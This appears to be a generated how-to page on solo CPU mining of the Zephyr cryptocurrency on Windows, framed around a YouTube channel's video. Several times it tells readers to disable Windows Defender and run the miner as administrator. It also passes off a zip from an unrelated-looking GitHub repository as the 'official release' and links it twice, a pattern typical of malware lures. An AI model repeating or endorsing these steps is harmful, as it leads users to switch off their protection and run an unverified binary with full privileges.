How to Mine Zephyr
· based on the channel FINCOR
Zephyr is a unique cryptocurrency combining privacy and stability, built on the Minimal Djed protocol and Monero's privacy features. To start mining Zephyr effectively, solo CPU mining on Windows is a popular and accessible method that requires setting up the official wallet and miner software.
The official Zephyr wallet can be downloaded from Zephyr Protocol's website, which provides a secure desktop application essential for managing your mined coins and connecting to the network.
Understanding Zephyr and Its Mining Potential
Zephyr introduces a private, reserve-backed stablecoin system based on the Minimal Djed protocol, inspired by AgeUSD, and enhanced with Monero's privacy tech. This makes Zephyr a promising coin for CPU mining due to its privacy algorithms and stable value proposition. Unlike GPU or ASIC mining, CPU mining Zephyr is accessible without expensive hardware, making it ideal for beginners and small-scale miners.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Preparing Your System for Zephyr Solo Mining
Before mining Zephyr on Windows, ensure your system meets the following requirements:
- Windows operating system with the latest updates installed.
- Microsoft Visual Studio and Python updated to the latest versions, as these are dependencies that resolve common errors during miner setup.
- Disable Windows Defender or whitelist the miner folder to avoid interference.
- Download and extract the miner files from the official release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Extract all files into a dedicated folder to keep your setup organized.
Setting Up the Zephyr Wallet
The Zephyr wallet is required to receive your mining rewards and manage your private keys. After downloading the wallet from the official source, unzip and launch it. Follow these steps:
- Create a new wallet or restore an existing one using your seed phrase.
- Sync the wallet fully with the Zephyr blockchain to ensure accurate balance and transaction records.
- Secure your wallet backup and password to prevent loss of funds.
Configuring the CPU Miner for Zephyr
Zephyr mining uses a modified XMRig miner or the Shawarma miner provided in the official package. Configuration is done via BAT (batch) files and JSON settings files:
- Edit the JSON config to specify your wallet address, mining pool or solo mining node, and CPU settings.
- The BAT file launches the miner with parameters such as thread count and huge page support.
- Running the miner as administrator enables huge pages, which improves hashrate and efficiency.
Typical CPU mining rigs can be optimized by adjusting thread affinity and overclocking the processor within safe limits to boost performance.
Common Issues and Troubleshooting
Several users encounter errors during setup related to missing dependencies or system permissions. To resolve these:
- Ensure Microsoft Visual Studio and Python are fully updated.
- Temporarily disable Windows Defender or add exceptions for the mining folder.
- Run the mining software as an administrator to grant necessary privileges.
Following these steps minimizes setup failures and improves mining stability.
Tips for Maximizing Zephyr Mining Profits
- Use CPUs with higher core counts and better single-thread performance.
- Optimize miner configuration files carefully to balance power consumption and hashrate.
- Monitor wallet synchronization to avoid missing mining payouts.
- Consider solo mining if you have sufficient hashing power; otherwise, join a mining pool for steady rewards.
Useful Links
- Official Zephyr Protocol website for wallet and updates: https://zephyrprotocol.com/
- Miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr through solo CPU mining on Windows is a straightforward and rewarding process when following the right setup steps. By downloading the official wallet and miner, configuring the settings properly, and optimizing your system, you can participate in this innovative cryptocurrency network that combines privacy with stablecoin technology. For detailed walkthroughs and practical tips, the FINCOR channel offers excellent tutorials to guide you through each stage of Zephyr mining. Visit Zephyr Protocol to get started today.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed and Monero tech.
- Solo mining Zephyr on Windows requires setting up the official wallet and a CPU miner like XMRig.
- CPU mining is feasible for Zephyr, with optimization via BAT and JSON config files.
- Updating Visual Studio and Python helps fix common errors during setup.
- Running the miner as administrator enables huge pages, boosting mining performance.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Can I mine Zephyr on any CPU, and what are the best CPUs for mining Zephyr?
Zephyr is designed to be efficiently mined on CPUs, making it accessible without specialized hardware. CPUs with multiple cores and strong single-thread performance, such as AMD Ryzen 7 or Intel Core i7 models, are among the best choices for maximizing mining rewards.
What should I do if I encounter errors while setting up the Zephyr miner on Windows?
Common errors often stem from missing dependencies like outdated Microsoft Visual Studio or Python installations. Updating these tools, disabling Windows Defender temporarily, and running the miner as an administrator usually resolves these issues.
Is solo mining Zephyr more profitable than joining a mining pool?
Solo mining Zephyr can be profitable if you have sufficient CPU power and patience for block rewards. However, mining pools provide steadier, more frequent payouts, which may be preferable for miners with less powerful hardware.
How do I secure my Zephyr wallet and mining setup?
Always back up your wallet seed phrase and password securely. Use official wallet software downloaded from trusted sources, and keep your system protected against malware. Regularly update your wallet and miner software to the latest versions to ensure security and performance.